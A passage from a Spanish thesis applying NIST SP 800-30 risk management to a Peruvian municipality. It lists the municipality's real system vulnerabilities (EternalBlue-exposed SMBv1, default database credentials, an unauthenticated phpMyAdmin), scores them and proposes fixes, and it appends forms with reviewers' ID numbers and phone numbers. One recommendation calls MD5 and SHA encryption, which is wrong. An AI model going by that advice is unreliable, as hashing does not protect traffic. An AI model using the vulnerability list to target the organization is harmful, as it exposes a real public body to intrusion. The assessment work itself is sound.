Se debe mencionar como punto muy importante, que la metodología NIST SP 800-30 se relacionó con los cuatro indicadores de la variable dependiente: Gestión de Riesgos, además, solo se aplicó en los sistemas informáticos que incluyen hardware y software dentro de la organización. Para lograrlo se identificaron y clasificaron los sistemas informáticos que son de importancia para la Entidad, los cuales ayudan a realizar los procesos internos. En la Tabla 8 se muestra más detalle.

Tabla 8: Sistemas Informáticos de la Municipalidad Provincial de Moyobamb

Nombre del Sistema Informático	Descripción	Tipología		Clasificación		
		Software	Hardware	Importancia		
				Bajo	Medio	Alto
PC - Laptops	Son las computadoras de escritorio y laptops personales.		X			X
Equipos de Redes y Comunicaciones	Dispositivos que se encargan de conectar la red LAN.		X			X
Data Center	Son todos los servidores físicos.		X			X
Servidor de Base de Datos	Almacena la información de los usuarios y los procesos internos y se encuentran los sistemas gestores de bases de datos (Microsoft Sql Server, MySQL).	X				X
Servidor Proxy	Se encarga de ser intermediario entre el usuario y un servidor.	X			X	
Servidor DNS	Transforma las direcciones IP en direcciones webs.	X				X
Portal Web	Portal web donde se publica información relacionada a la organización.	X			X	
Sistemas Operativos: Microsoft Windows 7, 10 y CentOS.	Sistemas operativos	X				X

Identificación de Amenazas y Vulnerabilidades.

Una amenaza es cualquier circunstancia o evento con el potencial de impactar adversamente las operaciones y sistemas de la organización mediante un acceso no autorizado, destrucción o modificación de la información, etcétera. Una fuente de amenaza se caracteriza por la intención y el método dirigido a la explotación de una vulnerabilidad. Por otro lado, las vulnerabilidades son las debilidades de seguridad que está presente en un sistema informático, esto puede ser por causa de una mala configuración, errores humanos, falta de actualización del software o sistema operativo, etcétera. Todas estas vulnerabilidades con una buena gestión de riesgos pueden ser subsanadas para evitar daños en la Organización.

La siguiente tabla muestra el indicador N° 01: Número de Riesgos identificados. Para poder determinar la cantidad de riesgos, primero se tuvo que identificar las amenazas y vulnerabilidades. Cabe mencionar que una amenaza puede tener varias vulnerabilidades.

Tabla 9: Número de Riesgos Identificados

Indicador 1: Número de riesgos identificados (amenazas y vulnerabilidades)			
Identificador del Riesgo	**Amenaza**	**Vulnerabilidad**	**Descripción**
R01	Movimientos Telúricos	No se cuenta con un plan de continuidad de negocio.	Al momento de producirse un terremoto, toda la infraestructura tecnológica puede destruirse y la información almacenada.
R02	Uso de medios de almacenamiento externos	Infección de malware por medio de USB o discos duros externos.	Muchas de las menorías externas, como, por ejemplo, USB están infectadas por malware. Además, los usuarios al momento de conectarlo a la PC no analizan la información contenida en la memoria con el Antivirus para desinfectarla en caso de que contenga algún malware, por consiguiente, infectan la computadora y con los archivos.
R03	Divulgación de Información confidencial	Fuga de metadatos en documentos electrónicos que se suben al portal web institucional.	Los metadatos contienen cierta información valiosa, como ejemplo, nombre de usuario que creo el archivo, usuarios que lo manipularon, software con el que ha sido creado, etcétera. Estos metadatos pueden ser de gran utilidad a un hacker con intenciones maliciosas, para realizar ataques, como, por ejemplo, Ingeniería Social.

	Divulgación de Información confidencial	No existen controles para la encriptación de información sensible, cuando esta se encuentra transmitiendo por la red.	La información que se transmite dentro de la intranet viaja en texto sin cifrar, lo cual podría ser leída con cualquier herramienta de Sniffer.
R04	Ausencia en Políticas de Seguridad	No existe un Sistema de Gestión para la Seguridad de Información, por lo que no se realiza un proceso de evaluación sobre el nivel de implementación y cumplimiento de normas de seguridad.	Un Sistema de Gestión para la Seguridad de la Información ayuda a tener políticas y procedimientos para proteger la información y todos los procesos de la organización.
	Ausencia en políticas de seguridad	No se realizan evaluaciones de seguridad en los sistemas informáticos mediante la técnica de Ethical Hacking	El Ethical Hacking ayuda a detectar, analizar y mitigar las vulnerabilidades de seguridad presentes en los sistemas informáticos, que a simple vista no pueden ser detectados. Para ello implica el uso de herramientas sofisticadas que ayudan a realizar el trabajo.
R05	Falta de monitoreo en	Los equipos UPS no están implementados en su gran mayoría.	Al momento de producirse un corte de energía eléctrica sin previo aviso y cuando esta vuelve repentinamente, el voltaje podría quemar algunas partes del equipo.

	los equipos informáticos	Funcionamiento lento.	Debido a la cantidad de información y programas sin utilizar la memoria interna puedo verse afectada, trayendo consigo, lentitud en el sistema operativo y procesos.
		Daño permanente en piezas básicas de la computadora.	El polvo podría ocasionar que algunas piezas, como la memoria RAM o el cooler, se vean afectados.
R06	Software sin actualización	Network Time Protocol (NTP) Mode 6 Scanner	El servidor NTP remoto responde a consultas del modo 6. El cual podría ser utilizado para un ataque de Denegación de Servicio
		Versión de PHP desactualizado	La versión de PHP esta desactualizado.
		Exploit Eternalblue y Ransomware WannaCry	La version de SMBv1 es vulnerable al exploit Eternalblue y Ransomware WannaCry. Toda la información del sistema puede ser encriptada.
		El Nombre de la comunidad SNMP está por defecto	Es posible obtener el nombre de comunidad predeterminado del servidor SNMP remoto, ya que es público.
		Microsoft SQL Server desactualizado	La versión de Microsoft SQL Server en el host esta desactualizado y ya no debería utilizarse.

		Servidor Web Apache vulnerable a un ataque se Denegación de Servicio	El ataque se puede realizar de forma remota enviando una cantidad significativa de solicitudes al mismo tiempo causando uso excesivo de memoria y CPU en el servidor, dejandolo fuera de servicio
R07	Accesos no autorizados	Falta de dispositivo biométrico en la entrada del Data Center.	Cualquier persona sin autorización podría ingresar al Data Center.
		Falta la instalación de cámaras de videovigilancia en la Oficina de Tecnologías de Información.	En el caso de que se produzca algún incidente de seguridad no se podría saber quién fue, por la falta de cámaras de videovigilancia.
R08	Falta de capacitación en ciberseguridad	Ingeniería Social.	La Ingeniería Social consiste en manipular a los usuarios psicológicamente con el fin de obtener información confidencial sin que ellos se den cuenta.
		Phishing	Es una técnica de Ingeniería Social que se propaga generalmente por el envío de correos electrónicos infectados por malware.
R09	Mala configuración del sistema	El firewall se encuentra desactivado.	Al estar desactivado el firewall del servidor, está expuesta a múltiples amenazas en Internet, ya que no tiene protección, y la confidencialidad, integridad y disponibilidad de la información que comprometida.

R09		DNS Server Cache Snooping	El servidor DNS remoto responde a las consultas de dominios de terceros que no tienen establecido el bit de recursividad.
		Certificado SSL no puede ser verdadero	El sitio web está utilizando un certificado autofirmado, que no proporciona seguridad.
		Métodos activados: HTTP TRACE / TRACK	Mediante estos métodos se puede realizar un ataque de Cross Site Scripting, una vulnerabilidad que puede robar las cookies y otro tipo de información del servidor web.
		Algoritmo débil de cifrado en SSH	El host se ve afectado por una vulnerabilidad de divulgación de información de tipo Man-in-the-Middle, debido a un error en la implementación del algoritmo de cifrado RC4, ya que este sistema de cifrado es muy inseguro.
		SNMP ‘GETBULK’ Reflection DDoS	El servicio SNMP remoto está respondiendo con una gran cantidad de datos a una petición ‘GETBULK’ con un valor mayor que el normal. Un atacante remoto puede utilizar este servidor SNMP para realizar un ataque de denegación de servicio.

	Mala configuración del sistema	SMB no requiere registro	La firma es necesaria en el servidor SMB para evitar ataque de Man in the Middle.
		Acceso a los protocolos SAM y LSAD sin credenciales	Existe una vulnerabilidad de elevación de privilegios y se puede obtener acceso a la base de datos SAM, en la cual se almacena las contraseñas de usuarios.
		Credenciales por defecto FIREBIRD	Es posible conectar al servicio remoto de la base de datos usando credenciales por defecto.
		Capeta principal de Linux Accesible	Se puede acceder a la configuración de phpMyAdmin desde Internet sin necesidad de estar autentificado.
		Información sensible se transmite en texto claro vía HTTP	La aplicación web transmite informacion sensible (usuarios y contraseñas) en texto claro.
		Información accesible de phpinfo()	La función de phpinfo() revela información potencialmente confidencial.
		Clickjacking	Clickjacking es una técnica maliciosa de engañar a un usuario de la Web para que haga click en algo diferente de lo que el usuario percibe que está haciendo click.

		Cookie sin HttpOnly	Se puede robar las cookies del servidor
		Ataque de inicio de sesión con contraseña	La página de inicio de sesión no tiene protección contra ataques de fuerza bruta
R10	Falta de encriptación en los datos	Man in the Middle.	Esta vulnerabilidad intercepta paquetes de datos para poder leerlos o modificarlos.

Probabilidad de la Amenaza e Impacto de la Vulnerabilidad

Para calcular el nivel de riesgo que pertenece al Indicador N° 02: Número de Riesgos Analizados, se realizó la siguiente fórmula:

Riesgo = Amenaza x Vulnerabilidad

Multiplicando los valores cuantitativos, se obtuvieron valores desde 0 – 100, luego se procedió a establecer el respectivo valor cuantitativo, según el rango, como se muestra en la siguiente tabla:

Escala de Evaluación – Nivel de Riesgo			
Valores Cualitativos	**Valores Cuantitativos**		**Descripción**
Muy Alto	96-100	10	Riesgo Muy Alto significa que una amenaza tenga múltiples efectos adversos catastróficos sobre las operaciones o sistemas informáticos de la organización.
Alto	80-95	8	Riesgo Alto significa que se podría esperar que una amenaza tenga un efecto adverso severo o catastrófico en las operaciones o sistemas informáticos de la organización.
Moderado	21-79	5	Riesgo Moderado significa que se podría esperar una amenaza tenga un efecto adverso grave en las operaciones o sistemas informáticos.
Bajo	5-20	2	Riesgo Bajo significa que se podría esperar una amenaza tenga un efecto adverso limitado en las operaciones o sistemas informáticos.
Muy Bajo	0-4	0	Riesgo Muy Bajo significa que una amenaza tenga un efecto adverso insignificante en las operaciones o sistemas informáticos.

Tabla 10: Número de Riesgos Analizados

Indicador 2: Número de riesgos analizados (amenazas y vulnerabilidades)					
Identificador del Riesgo	**Amenaza**	**Vulnerabilidad**	**Probabilidad de la Amenaza**	**Impacto de la Vulnerabilidad**	**Nivel de Riesgo**
R01	Movimientos Telúricos	No se cuenta con un plan de continuidad de negocio.	Bajo	Muy Alto	**BAJO**
R02	Uso de medios de almacenamiento externos	Infección de malware por medio de USB, discos duros externos.	Alto	Moderado	**MODERADO**
R03	Divulgación de Información confidencial	Fuga de metadatos en documentos electrónicos que se suben al portal web institucional.	Alto	Muy Alto	**ALTO**
		No existen controles para la encriptación de información sensible, cuando esta se encuentra transmitiendo por la red.	Alto	Alto	**MODERADO**
R04	Ausencia en Políticas de Seguridad	No existe un Sistema de Gestión para la Seguridad de Información, por lo que no se realiza un proceso de evaluación sobre el nivel de	Alto	Muy Alto	**ALTO**

	Ausencia en políticas de seguridad	implementación y cumplimiento de normas de seguridad.			
		No se realizan evaluaciones de seguridad en los sistemas informáticos mediante la técnica de Ethical Hacking	Alto	Muy Alto	**ALTO**
R05	Falta de monitoreo en los equipos informáticos	Los equipos UPS no están implementados en su gran mayoría.	Alto	Alto	**MODERADO**
		Funcionamiento lento.	Alto	Moderado	**MODERADO**
		Daño permanente en piezas básicas de la computadora.	Alto	Moderado	**MODERADO**
R06	Software sin actualización	Network Time Protocol (NTP) Mode 6 Scanner	Alto	Moderado	**MODERADO**
		Versión de PHP desactualizado	Alto	Muy Alto	**ALTO**
		Exploit Eternalblue y Ransomware WannaCry	Alto	Muy Alto	**ALTO**

		El Nombre de la comunidad SNMP está por defecto	Alto	Alto	**MODERADO**
		Microsoft SQL Server desactualizado	Alto	Muy Alto	**ALTO**
		Servidor Web Apache vulnerable a un ataque se Denegación de Servicio	Alto	Muy Alto	**ALTO**
R07	Accesos no autorizados	Falta de dispositivo biométrico en la entrada del Data Center.	Moderado	Moderado	**MODERADO**
		Falta la instalación de cámaras de videovigilancia en la Oficina de Tecnologías de Información.	Moderado	Bajo	**BAJO**
R08	Falta de capacitación del personal en ciberseguridad	Ingeniería Social.	Muy Alto	Alto	**ALTO**
		Phishing.	Muy Alto	Alto	**ALTO**
		El firewall se encuentra desactivado.	Alto	Muy Alto	**ALTO**

R09	Mala configuración del sistema	DNS Server Cache Snooping	Alto	Moderado	**MODERADO**
		Certificado SSL no puede ser verdadero	Alto	Moderado	**MODERADO**
		Métodos activados: HTTP TRACE / TRACK	Alto	Moderado	**MODERADO**
		Algoritmo débil de cifrado en SSH	Alto	Moderado	**MODERADO**
		SNMP 'GETBULK' Reflection DDoS	Alto	Moderado	**MODERADO**
		SMB no requiere registro	Alto	Moderado	**MODERADO**
		Acceso a los protocolos SAM y LSAD sin credenciales	Alto	Moderado	**MODERADO**
R09	Mala configuración del sistema	Credenciales por defecto FIREBIRD	Alto	Muy Alto	**ALTO**
		Capeta principal de Linux Accesible	Alto	Muy Alto	**ALTO**
		Información sensible se transmite en texto claro vía HTTP	Alto	Moderado	**MODERADO**
		Información accesible de phpinfo()	Alto	Muy Alto	**ALTO**
		Clickjacking	Alto	Bajo	**BAJO**

		Cookie sin HttpOnly	Alto	Bajo	**BAJO**
		Ataque de inicio de sesión con contraseña	Alto	Bajo	**BAJO**
R10	Falta de encriptación en los datos	Man in the Middle.	Alto	Moderado	**MODERADO**

Mecanismos de Protección y Mitigación del Riesgo

Después de establecer el nivel de riesgo en base a las amenazas y vulnerabilidades, se procedió con el indicador N° 03: Número de Riesgos Tratados, donde se muestra los mecanismos de protección para cada riesgo, formado por amenaza y vulnerabilidad, con el objetivo de proteger la confidencialidad, integridad y disponibilidad de la información.

Para la mitigación del riesgo existen 4 posibles alternativas:

1. **Asumir.** Se acepta el riesgo, ya sea por falta económica de la Entidad u otro factor.
2. **Evitar.** Se elimina la causa y potencial consecuencia del riesgo.
3. **Reducir.** Mediante la implementación de controles para proteger la seguridad y minimizar el impacto que podría causar.
4. **Transferir.** Utilizar alternativas secundarias para soportar la materialización del riesgo. Ejemplo: Adquisición de una póliza de seguro.

Tabla 11: Número de Riesgos Tratados

Indicador 3: Número de riesgos tratados (amenazas y vulnerabilidades)				
Identificador del Riesgo	**Amenaza**	**Vulnerabilidad**	**Mecanismo de Protección**	**Estrategia**
R01	Movimientos Telúricos	No se cuenta con un plan de continuidad de negocio.	Tener copia de seguridad de toda la información.	ASUMIR
R02	Uso de medios de almacenamientos externos	Infección de malware por medio de USB, discos duros externos.	Bloquear los puertos USB en las computadoras de escritorio.	REDUCIR
R3	Divulgación de Información confidencial	Fuga de metadatos en documentos electrónicos que se suben al portal web institucional.	Limpiar los metadatos de documentos que se van a subir a internet	REDUCIR
	Divulgación de Información confidencial	No existen controles para la encriptación de información sensible, cuando esta se encuentra transmitiendo por la red.	Utilizar algún algoritmo de encriptación (MD5, SHA) para la información que viaja en la Intranet	REDUCIR

R04	Ausencia en Políticas de Seguridad	No existe un Sistema de Gestión para la Seguridad de Información, por lo que no se realiza un proceso de evaluación sobre el nivel de implementación y cumplimiento de normas de seguridad.	Implementar un Sistema de Gestión de Seguridad de la Información para todas las áreas y procesos de la organización.	REDUCIR
	Ausencia en Políticas de Seguridad	No se realizan evaluaciones de seguridad en los sistemas informáticos mediante la técnica de Ethical Hacking.	Se debe tener a un profesional en Ethical Hacking y Ciberseguridad, el cual se encargue de identificar y mitigar vulnerabilidades de seguridad en los sistemas informáticos.	REDUCIR
R05	Falta de monitoreo en los equipos informáticos	Los equipos UPS no están implementados en su gran mayoría.	Instalar equipo UPS para cada equipo informático.	REDUCIR
		Funcionamiento lento.	Formatear las computadoras por lo menos una vez al año, limpiando el contenido potencialmente no deseado.	REDUCIR
		Daño permanente en piezas básicas de la computadora.	Brindar mantenimiento preventivo a las computadoras por lo menos una vez al año.	REDUCIR

R06	Software sin actualización	Network Time Protocol (NTP) Mode 6 Scanner	Actualizar el sistema a la versión más reciente	REDUCIR
		Versión de PHP desactualizado	Actualizar a la versión más reciente de PHP	REDUCIR
		Exploit Eternalblue y Ransomware WannaCry	Actualizar a la versión de SMBv3	REDUCIR
		El Nombre de la comunidad SNMP está por defecto	Actualizar a la versión 3 de SNMP	REDUCIR
		Microsoft SQL Server desactualizado	La versión de Microsoft SQL Server en el host esta desactualizado y ya no debería utilizarse	REDUCIR
		Servidor Web Apache vulnerable a un ataque se Denegación de Servicio	Actualizar una versión más reciente de Apache	REDUCIR
R07	Accesos no autorizados	Falta de dispositivo biométrico en la entrada del Data Center.	Instalar un dispositivo biométrico y configurarlo para el personal autorizado.	REDUCIR
		Falta la instalación de cámaras de videovigilancia en la Oficina de Tecnologías de Información.	Instalar cámaras en un punto estratégico para que se pueda monitorear toda la actividad que sucede en las 24 horas del día.	REDUCIR

R08	Falta de capacitación del personal en ciberseguridad	Ingeniería Social.	Conocer las técnicas de manipulación que utilizan los hackers para evitar divulgar información confidencial inconscientemente.	REDUCIR
		Phishing.	Verificar minuciosamente cada correo electrónico, el remitente, las URL y documentos, ya que podrían estar infectadas por algún malware.	REDUCIR
R09	Mala configuración del sistema	El Firewall se encuentra desactivado.	Activar el firewall del servidor, ya que este protege el sistema contra múltiples amenazas. En el caso de que el firewall activado no permita la ejecución de algunas aplicaciones internas de la entidad, agregar los puertos respectivos al servidor para su normal funcionamiento.	REDUCIR
		DNS Server Cache Snooping	Se debería deshabilitar la recursividad en el servidor DNS,	

R09	Mala configuración del sistema		pero esto debe tomarse en función por la cual está configurado el servidor DNS.	REDUCIR
		Certificado SSL no puede ser verdadero	Comprar un certificado SSL adecuado para el servicio.	REDUCIR
		Métodos activados: HTTP TRACE / TRACK	Desactivar los métodos HTTP TRACE / TRACK	REDUCIR
		Algoritmo débil de cifrado en SSH	Quitar la compatibilidad con el algoritmo de cifrado RC4.	REDUCIR
		SNMP 'GETBULK' Reflection DDoS	Cambiar la comunidad "publica" por otra.	REDUCIR
		SMB no requiere registro	Modificar el registro para cambiar la configuración.	REDUCIR
		Acceso a los protocolos SAM y LSAD sin credenciales	Actualizar el sistema operativo.	REDUCIR
		Credenciales por defecto FIREBIRD	Cambiar la contraseña.	REDUCIR
		Capeta principal de Linux Accesible	Restringir el acceso solo para usuarios autorizados.	REDUCIR

R09	Mala configuración del sistema	Información sensible se transmite en texto claro vía HTTP	Encriptar la transmisión de información via SSL/TLS	REDUCIR
		Información accesible de phpinfo()	Desactivar la función de phpinfo().	REDUCIR
		Clickjacking	Habilitar X-Frame-Options en Apache	REDUCIR
		Cookie sin HttpOnly	Cambiar la configuración en php.ini	REDUCIR
		Ataque de inicio de sesión con contraseña	Implementar bloqueo de cuenta después de un número definido de intentos de contraseñas incorrectas	REDUCIR
R10	Falta de encriptación en los datos	Ataque a contraseñas	Crear contraseñas complejas, que contengan letras mayúsculas y minúsculas, números, caracteres especiales.	REDUCIR

Tabla 12: Número de Mecanismos para la Protección de la Seguridad Física

Indicador 4: Número de mecanismos para la protección de la seguridad física		
N°	**Mecanismo**	**Descripción**
01	Protección de equipos informáticos	Los equipos deberían estar ubicados y protegidos para reducir los riesgos de amenazas, como, por ejemplo, polvo, humedad, entre otros.
02	Instalaciones de suministro	Los equipos se deberían proteger contra fallas de energía, se podrían adquirir UPS y reguladores de energía eléctrica.
03	Acceso al Data Center	El acceso al Data Center solo debe ser por el personal autorizado que pertenece a la Oficina de Tecnologías de Información y debe autentificarse mediante algún dispositivo biométrico.
04	Mantenimiento de los equipos informáticos	Se deben realizar mantenimiento preventivo de todos los equipos dos veces por año, tanto en la parte de hardware y actualización del sistema operativo.
05	Perímetro de seguridad física	Se deberían definir y usar perímetros de seguridad y usarlos para proteger áreas que contengan información sensible o crítica.

Anexo 02: Instrumento de recolección de datos

Cuestionario

Estimado, con el presente cuestionario se pretende obtener datos respecto a la gestión de riesgos en los sistemas informáticos, para lo cual le solicito su colaboración, respondiendo a todas las preguntas con la mayor sinceridad posible. La información obtenida permitirá proponer sugerencias para mejorar la gestión de riesgos de seguridad de la información.

Marque con una (x) la alternativa que considera pertinente en cada pregunta.

ESCALA VALORATIVA

CÓDIGO	CATEGORIA	VALOR
S	Siempre	5
CS	Casi Siempre	4
AV	A veces	3
CN	Casi Nunca	2
N	Nunca	1

	VARIABLE: GESTIÓN DE RIESGOS					
	Indicador 01: Número de riesgos identificados	**S**	**CS**	**AV**	**CN**	**N**
1	En el caso de producirse un movimiento telúrico y destruya los sistemas informáticos ¿Se cuenta con un plan de continuidad de negocio?					
2	¿Los puertos USB están activados en las computadoras?					
3	¿Se limpian los metadatos de archivos que se van a subir al portal web?					
4	¿Existen Políticas de Seguridad en los sistemas informáticos?					
5	¿Se realizan monitoreos de los sistemas informáticos constantemente?					
	Indicador 02: Número de riesgos analizados.	**S**	**CS**	**AV**	**CN**	**N**
6	¿El sistema operativo y software se encuentra actualizado?					
7	¿El personal está capacitado en temas de ciberseguridad?					
8	¿Se realizan pruebas de Ethical Hacking en los sistemas informáticos?					
9	¿Se transmiten las contraseñas de modo seguro mediante el uso de cifrado?					
10	¿Los sistemas requieren una fortaleza de contraseñas establecido mediante reglas? *Longitud mínima de la contraseña *Imponen reglas de complejidad (mayúsculas, minúsculas, números, símbolos, etc).					
	Indicador 03: Número de riesgos tratados.	**S**	**CS**	**AV**	**CN**	**N**
11	¿Hay medios para comunicar información de tales incidentes a la organización?					

12	¿Se documenta las acciones tomadas para resolver y finalmente cerrar un incidente?					
13	¿Hay un proceso de evaluación / investigación para identificar incidentes de impacto recurrentes?					
14	¿Se aprovecha la información obtenida de la evaluación de incidentes para evitar recurrencias?					
15	¿Se está aprendiendo de forma proactiva de incidentes, mejorando los conocimientos de riesgo y los controles de seguridad?					
	Indicador: Número de mecanismos para la protección de la seguridad física.	**S**	**CS**	**AV**	**CN**	**N**
16	¿Las políticas son razonablemente completas y cubren todos los riesgos de información y áreas de control relevantes?					
17	¿Están las políticas bien escritas, legible, razonable y viable?					
18	¿Cubren todos los activos de información esenciales, sistemas, servicios, etc.?					
19	¿La información que se transmite en la red interna esta encriptada?					
20	Para el ingreso al Data Center. ¿Existe algún mecanismo de autentificación, como, por ejemplo, lector biométrico?					

Anexo 03: Carta de aceptación del trabajo de investigación

MUNICIPALIDAD PROVINCIAL DE MOYOBAMBA

Moyobamba, 29 de noviembre de 20 19

Señor: Christian Omar Espinoza Araujo.

Presente:

MUNICIPALIDAD PROVINCIAL DE MOYOBAMBA
OFICINA DE SEGURIDAD CIUDADANA
RECEPCIÓN
678
02 DIC 2019
Firma ..... Hora: 12:00pm

Asunto: Aceptación del Producto Terminado

La presente tiene como finalidad hacer del conocimiento de usted que en base a su investigación de Tesis titulada: "Implementación de Ethical Hacking para mejorar la Gestión de Riesgos en los Sistemas Informáticos de la Municipalidad Provincial de Moyobamba".

Se expide la presente aceptando el informe que se entregó a la Oficina de Tecnologías de Información de la Municipalidad Provincial de Moyobamba, en el cual se encuentra la investigación de la tesis del estudiante: Christian Omar Espinoza Araujo del X ciclo de la Carrera Profesional de Ingeniería de Sistemas de la Universidad Cesar Vallejo – Trujillo.

Es cuanto informo a usted para su conocimiento y los fines que estime necesarios.

Atentamente

MUNICIPALIDAD PROVINCIAL
DE MOYOBAMBA
MESA DE PARTES
Hora 3.06
Fecha 29-11-19
Nº Reg 322913 - 287429
FIRMA

Tec. Luis E. Noriega Valdez

Tec. Luis Enrique Noriega Valdez

Jefe de la Oficina de Tecnologías de Información

Anexo 04: Validación del instrumento de recolección de datos

UCV UNIVERSIDAD CÉSAR VALLEJO

PLANTILLAS PARA LA EVALUACIÓN DE INSTRUMENTOS DE RECOLECCIÓN DE DATOS

1. **IDENTIFICACION DEL EXPERTO**

NOMBRE DEL EXPERTO: EDWIN RAUL MENDOZA TORRES
DNI 18176211 PROFESION: ING. INFORMATICO
LUGAR DE TRABAJO: UCV
CARGO QUE DESEMPEÑA: DOCENTE-T.P.
DIRECCION: TRUJILLO
TELEFONO FIJO: 044617685 MOVIL: 956335265
DIRECCION ELECTRONICA: emendozatorres@gmail.com
FECHA DE EVALUACIÓN: 26/09/19

FIRMA DEL EXPERTO: _____

2. **PLANILLA DE VALIDACION DEL INSTRUMENTO**

CRITERIOS	APRECIACION CUALITATIVA			
	EXCELENTE (4)	BUENO (3)	REGULAR (2)	DEFICIENTE (1)
Presentación del instrumento		X		
Claridad en la redacción de los ítems		X		
Pertinencia de las variables con los indicadores		X		
Relevancia del contenido		X		
Factibilidad de la aplicación		X		

APRECIACION CUALITATIVA: _____

OBSERVACIONES: _____

3. JUICIO DE EXPERTOS:

- En líneas generales, considera Ud. que los indicadores de las variables están inmersos en su contexto teórico de forma:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- Considera que los reactivos del cuestionario miden los indicadores seleccionados para la variable de manera:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- El instrumento diseñado mide la variable de manera:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- El instrumento diseñado es:

4. VALIDACION DEL INSTRUMENTO:

ITEMS	ESCALA				OBSERVACIONES
	DEJAR	*MODIFICAR*	*ELIMINAR*	*INCLUIR*	
01	X				
02	X				
03	X				
04	X				
05	X				
06	X				
07	X				
08	X				
09	X				
10	X				
11	X				
12		X			
13	X				
14	X				
15	X				
16	X				
17	X				
18	X				
19	X				
20	X				

DESEARIA INCLUIR	COMO LO MODIFICARIA

UCV
UNIVERSIDAD CÉSAR VALLEJO

PLANTILLAS PARA LA EVALUACIÓN DE INSTRUMENTOS DE RECOLECCIÓN DE DATOS

1. **IDENTIFICACION DEL EXPERTO**

NOMBRE DEL EXPERTO: Dr. Oscar R. Alcántara Moreno.
DNI 18126740 **PROFESION:** Ing. de Sistemas.
LUGAR DE TRABAJO: U.C.V.
CARGO QUE DESEMPEÑA: D.T.C
DIRECCION: Av. Larco 1770
TELEFONO FIJO: _____ **MOVIL:** 947403830
DIRECCION ELECTRONICA: oalcantara@ucv.edu.pe
FECHA DE EVALUACIÓN: 16/03/2019
FIRMA DEL EXPERTO:

2. **PLANILLA DE VALIDACION DEL INSTRUMENTO**

CRITERIOS	APRECIACION CUALITATIVA			
	EXCELENTE (4)	BUENO (3)	REGULAR (2)	DEFICIENTE (1)
Presentación del instrumento		X		
Claridad en la redacción de los ítems		X		
Pertinencia de las variables con los indicadores		X		
Relevancia del contenido		X		
Factibilidad de la aplicación		X		

APRECIACION CUALITATIVA: _____

OBSERVACIONES: _____

3. JUICIO DE EXPERTOS:

- En líneas generales, considera Ud. que los indicadores de las variables están inmersos en su contexto teórico de forma:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- Considera que los reactivos del cuestionario miden los indicadores seleccionados para la variable de manera:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- El instrumento diseñado mide la variable de manera:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- El instrumento diseñado es:

4. VALIDACION DEL INSTRUMENTO:

ITEMS	ESCALA				OBSERVACIONES
	DEJAR	*MODIFICAR*	*ELIMINAR*	*INCLUIR*	
01	X				
02	X				
03	X				
04		X			
05		X			
06	X				
07	X				
08	X				
09	X				
10	X				
11	X				
12	X				
13	X				
14	X				
15	X				
16		X			
17	X				
18	X				
19	X				
20	X				

DESEARIA INCLUIR	COMO LO MODIFICARIA

UCV
UNIVERSIDAD CÉSAR VALLEJO

PLANTILLAS PARA LA EVALUACIÓN DE INSTRUMENTOS DE RECOLECCIÓN DE DATOS

1. **IDENTIFICACION DEL EXPERTO**

NOMBRE DEL EXPERTO: EVERSON DAVID AGREDA CAMBOA
DNI 18161457 **PROFESION:** INGENIERO DE SISTEMAS
LUGAR DE TRABAJO: UNT – UCV
CARGO QUE DESEMPEÑA: Director de Escuela de Ing. Sistemas UNT
DIRECCION: Los Geranios 252 – Urb. California
TELEFONO FIJO: 044-417577 **MOVIL:** 966243289
DIRECCION ELECTRONICA: edag_ucv@hotmail.com
FECHA DE EVALUACIÓN: 11/10/2019

FIRMA DEL EXPERTO:

2. **PLANILLA DE VALIDACION DEL INSTRUMENTO**

CRITERIOS	APRECIACION CUALITATIVA			
	EXCELENTE (4)	BUENO (3)	REGULAR (2)	DEFICIENTE (1)
Presentación del instrumento		X		
Claridad en la redacción de los ítems		X		
Pertinencia de las variables con los indicadores		X		
Relevancia del contenido		X		
Factibilidad de la aplicación		X		

APRECIACION CUALITATIVA: Bueno

OBSERVACIONES:

3. JUICIO DE EXPERTOS:

- En líneas generales, considera Ud. que los indicadores de las variables están inmersos en su contexto teórico de forma:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- Considera que los reactivos del cuestionario miden los indicadores seleccionados para la variable de manera:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- El instrumento diseñado mide la variable de manera:

SUFICIENTE	MEDIANAMENTE SUFICIENTE	INSUFICIENTE

OBSERVACION:

- El instrumento diseñado es: ACEPTABLE

4. VALIDACION DEL INSTRUMENTO:

ITEMS	ESCALA				OBSERVACIONES
	DEJAR	MODIFICAR	ELIMINAR	INCLUIR	
01	X				
02	X				
03		X			Debería decir: "... en el tráfico..."
04		X			¿VPN se utiliza para segmentación?
05	X				
06	X				
07		X			Debería decir: "el iniciar sesión..."
08	X				
09	X				
10	X				Procurar resumir
11		X			Debería decir: "hay mecanismos de comunicación"
12	X				
13	X				
14	X				
15	X				
16	X				
17		X			
18	X				
19	X				
20	X				

DESEARIA INCLUIR	COMO LO MODIFICARIA
De acuerdo a lo descrito anteriormente.	De acuerdo a lo descrito líneas arriba.